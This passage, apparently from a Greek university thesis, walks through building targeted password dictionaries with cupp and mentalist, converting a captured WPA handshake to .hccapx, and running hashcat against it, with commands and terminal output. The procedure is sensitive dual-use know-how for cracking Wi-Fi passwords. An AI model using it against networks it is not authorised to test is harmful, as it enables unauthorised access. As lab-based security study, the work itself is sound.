
Εικόνα 76: Εξαγωγή ολοκληρώθηκε

Η εικόνα 76 δείχνει το ενημερωτικό μήνυμα του προγράμματος για την επιτυχημένη δημιουργία του αρχείου. Με τον ίδιο τρόπο έγινε εξαγωγή και του αρχείου “Full Wordlist”. Τα αρχεία αυτά φαίνονται στη συνέχεια.



Εικόνα 77: Πρώτη σύγκριση αρχείων

Στην εικόνα 77 φαίνεται ότι η “base” έκδοση του αρχείου του “mentalist” που είναι το αρχείο “caseonly_base_cupp_base.txt” με μέγεθος 7.4K δεν έχει διαφορά στο μέγεθος από το αρχείο εισόδου που ήταν το “cupp_base.txt”. Αυτό οφείλεται πιθανών στο ότι το λογισμικό “cupp” είχε ήδη δημιουργήσει αυτές τις λέξεις. Αντίθετα η Full Wordlist έξοδος του mentalist έχει πλέον μέγεθος 12K. Με την ίδια λογική παράγονται και άλλα λεξικά από το mentalist.



Εικόνα 78: Προσθήκη κανόνα "αντικατάστασης"


Στην εικόνα 78 φαίνεται η προσθήκη κανόνα αντικατάστασης με τρεις υποκανόνες.

α) αντικατάσταση κάποιων χαρακτήρων με άλλων, σε όποια θέση και αν βρίσκονται,


β) αντικατάσταση κάποιων χαρακτήρων με άλλων στην αρχή κάθε λέξης και

γ) αντικατάσταση κάποιων χαρακτήρων με άλλων στο τέλος κάθε λέξης.

Ακολουθεί εξαγωγή αρχείων όπως προηγουμένως.



Εικόνα 79: Νέα λίστα αρχείων



Εικόνα 80: Εισαγωγή κανόνα "Append"


Στο επόμενο βήμα προστέθηκε ένας ακόμη κανόνας, η προσθήκη δύο επιθεμάτων στις λέξεις, α) νούμερα 0-1000 και β) χρονολογίες από 1950 έως 2030. Όπως και στα προηγούμενα βήματα έγινε εξαγωγή των δύο αρχείων. Ακολουθεί μια λίστα με τα τελικά αρχεία από αυτό το βήμα. Η λίστα για ευκολία του αναγνώστη είναι ταξινομημένη κατά μέγεθος.

```
lubuntu@lubuntu:~/dictionaries$ ls -lhSr
total 85M
-rw-rw-r-- 1 lubuntu lubuntu 7.4K Sep 13 22:16 cupp_base.txt
-rw-rw-r-- 1 lubuntu lubuntu 7.4K Sep 14 11:56 caseonly_base_cupp_base.txt
-rw-rw-r-- 1 lubuntu lubuntu 7.4K Sep 14 12:30 case_sub_base_cupp_base.txt
-rw-rw-r-- 1 lubuntu lubuntu 7.4K Sep 14 12:36 append_case_sub_base_cupp_base.txt
-rw-rw-r-- 1 lubuntu lubuntu 12K Sep 14 12:00 caseonly_full_cupp_base.txt
-rw-rw-r-- 1 lubuntu lubuntu 63K Sep 14 12:30 case_sub_full_cupp_base.txt
-rw-rw-r-- 1 lubuntu lubuntu 126K Sep 13 22:34 cupp_added.txt
-rw-rw-r-- 1 lubuntu lubuntu 85M Sep 14 12:37 append_case_sub_full_cupp_base.txt
lubuntu@lubuntu:~/dictionaries$
```

Εικόνα 81: Νέα λίστα

Η εικόνα 81 δείχνει τα νέα αρχεία. Το μέγεθος του νέου αρχείου αυξήθηκε σημαντικά στα 85M.

Στο επόμενο βήμα, θα δημιουργηθούν δύο νέα αρχεία, με όλους τους κανόνες όπως πριν, αλλά με αρχείο βάσης το “cupp_added.txt” αντί για το “cupp_base.txt”.



Εικόνα 82: Ίδιο σύνολο κανόνων με διαφορετικό αρχείο βάσης

Η παραπάνω εικόνα δείχνει ότι χρησιμοποιήθηκε το ίδιο σύνολο κανόνων, με διαφορετικό αρχείο βάσης, το “cupp_added.txt” αυτή τη φορά.

```
lubuntu@lubuntu:~/dictionaries$ ls -lhrs
total 1.5G
-rw-rw-r-- 1 lubuntu lubuntu 7.4K Sep 13 22:16 cupp_base.txt
-rw-rw-r-- 1 lubuntu lubuntu 7.4K Sep 14 11:56 caseonly_base_cupp_base.txt
-rw-rw-r-- 1 lubuntu lubuntu 7.4K Sep 14 12:30 case_sub_base_cupp_base.txt
-rw-rw-r-- 1 lubuntu lubuntu 7.4K Sep 14 12:36 append_case_sub_base_cupp_base.txt
-rw-rw-r-- 1 lubuntu lubuntu 12K Sep 14 12:00 caseonly_full_cupp_base.txt
-rw-rw-r-- 1 lubuntu lubuntu 63K Sep 14 12:30 case_sub_full_cupp_base.txt
-rw-rw-r-- 1 lubuntu lubuntu 126K Sep 13 22:34 cupp_added.txt
-rw-rw-r-- 1 lubuntu lubuntu 126K Sep 14 12:59 append_case_sub_base_cupp_added.txt
-rw-rw-r-- 1 lubuntu lubuntu 85M Sep 14 12:37 append_case_sub_full_cupp_base.txt
-rw-rw-r-- 1 lubuntu lubuntu 1.4G Sep 14 13:03 append_case_sub_full_cupp_added.txt
lubuntu@lubuntu:~/dictionaries$
```


Εικόνα 83: Νέο σύνολο αρχείων λεξικών

Όπως διακρίνεται, η αλλαγή του αρχείου βάσης είχε σαν συνέπεια το νέο αρχείο εξόδου να έχει μέγεθος 1.4G Bytes, πολύ μεγαλύτερο από τα 85M Bytes του μικρού αρχείου βάσης. Το τελευταίο αρχείο που δημιουργήθηκε περιέχει 111.114.908 λέξεις.

5.4.3 HashCat


Στα κεφάλαια 5.4.1 και 5.4.2 παρουσιάστηκε ο τρόπος που ο επιτιθέμενος δημιουργεί ένα αρχείο λεξικού για να το εισάγει στο HashCat. Σε αυτό το κεφάλαιο θα παρουσιαστεί ο τρόπος που γίνεται αυτό.

Αρχικά ο επιτιθέμενος πρέπει να μετατρέψει το αρχείο καταγραφής του Wireshark “.pcap” σε αρχείο “.hccapx”. Υπάρχουν πολλά εργαλεία για να γίνει αυτό, σε αυτό το παράδειγμα θα χρησιμοποιηθεί το online εργαλείο του HashCat στην ιστοσελίδα <https://hashcat.net/cap2hashcat/>.



Εικόνα 84: Το online εργαλείο του "HashCat"

Ακολουθώντας τις οδηγίες που φαίνονται και στην εικόνα, ο χρήστης μετατρέπει το αρχείο από “.pcap” σε “.hccapx”. Η διαδικασία αυτού του βήματος μπορεί να διαρκέσει αρκετά λεπτά.




Εικόνα 85: Το αποτέλεσμα της μετατροπής σε “.hccapx”

Από την σελίδα που φαίνεται και στην εικόνα 85, ο χρήστης μπορεί να κατεβάσει το αρχείο σε μορφή “.hccapx”.

Στη συνέχεια ο χρήστης πρέπει να βεβαιωθεί ότι το HashCat έχει αναγνωρίσει σωστά τις συσκευές που μπορεί να χρησιμοποιήσει στον Η/Υ. Αυτό γίνεται με την εντολή

`hashcat -I`



```
Platform ID #2
Vendor   : The pocl project
Name     : Portable Computing Language
Version  : OpenCL 1.2 pocl 1.1 None+Asserts, LLVM 6.0.0, SPIR, SLEEP, DISTRO, P
OCL_DEBUG

Device ID #2
Type      : CPU
Vendor ID : 128
Vendor    : GenuineIntel
Name      : pthread-Intel(R) Xeon(R) CPU E3-1275L v3 @ 2.70GHz
Version   : OpenCL 1.2 pocl HSTR: pthread-x86_64-pc-linux-gnu-haswell
Processor(s) : 8
Clock     : 3900
Memory    : 2048/5386 MB allocatable
OpenCL Version : OpenCL C 1.2 pocl
Driver Version : 1.1

lubuntu@lubuntu:~$
```

Εικόνα 86: Οι συσκευές που μπορεί να χρησιμοποιήσει το HashCat

Στο συγκεκριμένο παράδειγμα, ο Η/Υ έχει έναν 8-πύρηνο επεξεργαστή και μια on-board GPU. Ο χρήστης επιλέγει ποιο Hardware θα χρησιμοποιήσει από το ID που αποδίδει το HashCat. Στη συγκεκριμένη περίπτωση η CPU έχει λάβει το ID=2.

Στη συνέχεια ο χρήστης τρέχει την εντολή:

```
hashcat -d 2 -m 2500 -w 3 --status file.hccapx wordlist.txt
```

όπου:

-d 2: Ο A/A του device που θα χρησιμοποιηθεί.

-m 2500: Το hash mode που πρέπει να δοθεί σαν όρισμα για hash=WPA/WPA2.

-w 3: Το level του workload της CPU. Οι 4 δυνατές καταστάσεις είναι: 1=low, 2=default, 3=high, 4=nightmare).

--status: Παράμετρος για να δείχνει το HashCat το τρέχον status στην οθόνη.


file.hccapx: Το όνομα του .hccapx αρχείου.

wordlist.txt: Κάποιο από τα αρχεία λεξικού που δημιούργησε ο επιτιθέμενος.

Στη συνέχεια θα παρουσιαστούν μερικά παραδείγματα:

Αρχικά εκτελείται η εντολή:

```
hashcat -d 2 -m 2500 -w 3 --force --status final.hccapx  
cupp_base.txt
```




```
lubuntu@lubuntu: /media/lubu...u/Verbatim128/2_Ptyxiaki/final - + x  
File Edit Tabs Help  
Session.....: hashcat  
Status.....: Exhausted  
Hash.Type.....: WPA/WPA2  
Hash.Target.....: final.hccapx  
Time.Started.....: Sat Sep 18 09:08:48 2021 (0 secs)  
Time.Estimated...: Sat Sep 18 09:08:48 2021 (0 secs)  
Guess.Base.....: File (cupp_base.txt)  
Guess.Queue.....: 1/1 (100.00%)  
Speed.Dev.#2.....: 9264 H/s (11.74ms)  
Recovered.....: 0/2 (0.00%) Digests, 0/1 (0.00%) Salts  
Progress.....: 768/768 (100.00%)  
Rejected.....: 216/768 (28.12%)  
Restore.Point....: 768/768 (100.00%)  
Candidates.#2....: 01980980 -> xela_2016  
HWMon.Dev.#2.....: N/A  
  
Started: Sat Sep 18 09:08:41 2021  
Stopped: Sat Sep 18 09:08:49 2021  
  
lubuntu@lubuntu:/media/lubuntu/Verbatim128/2_Ptyxiaki/final$
```

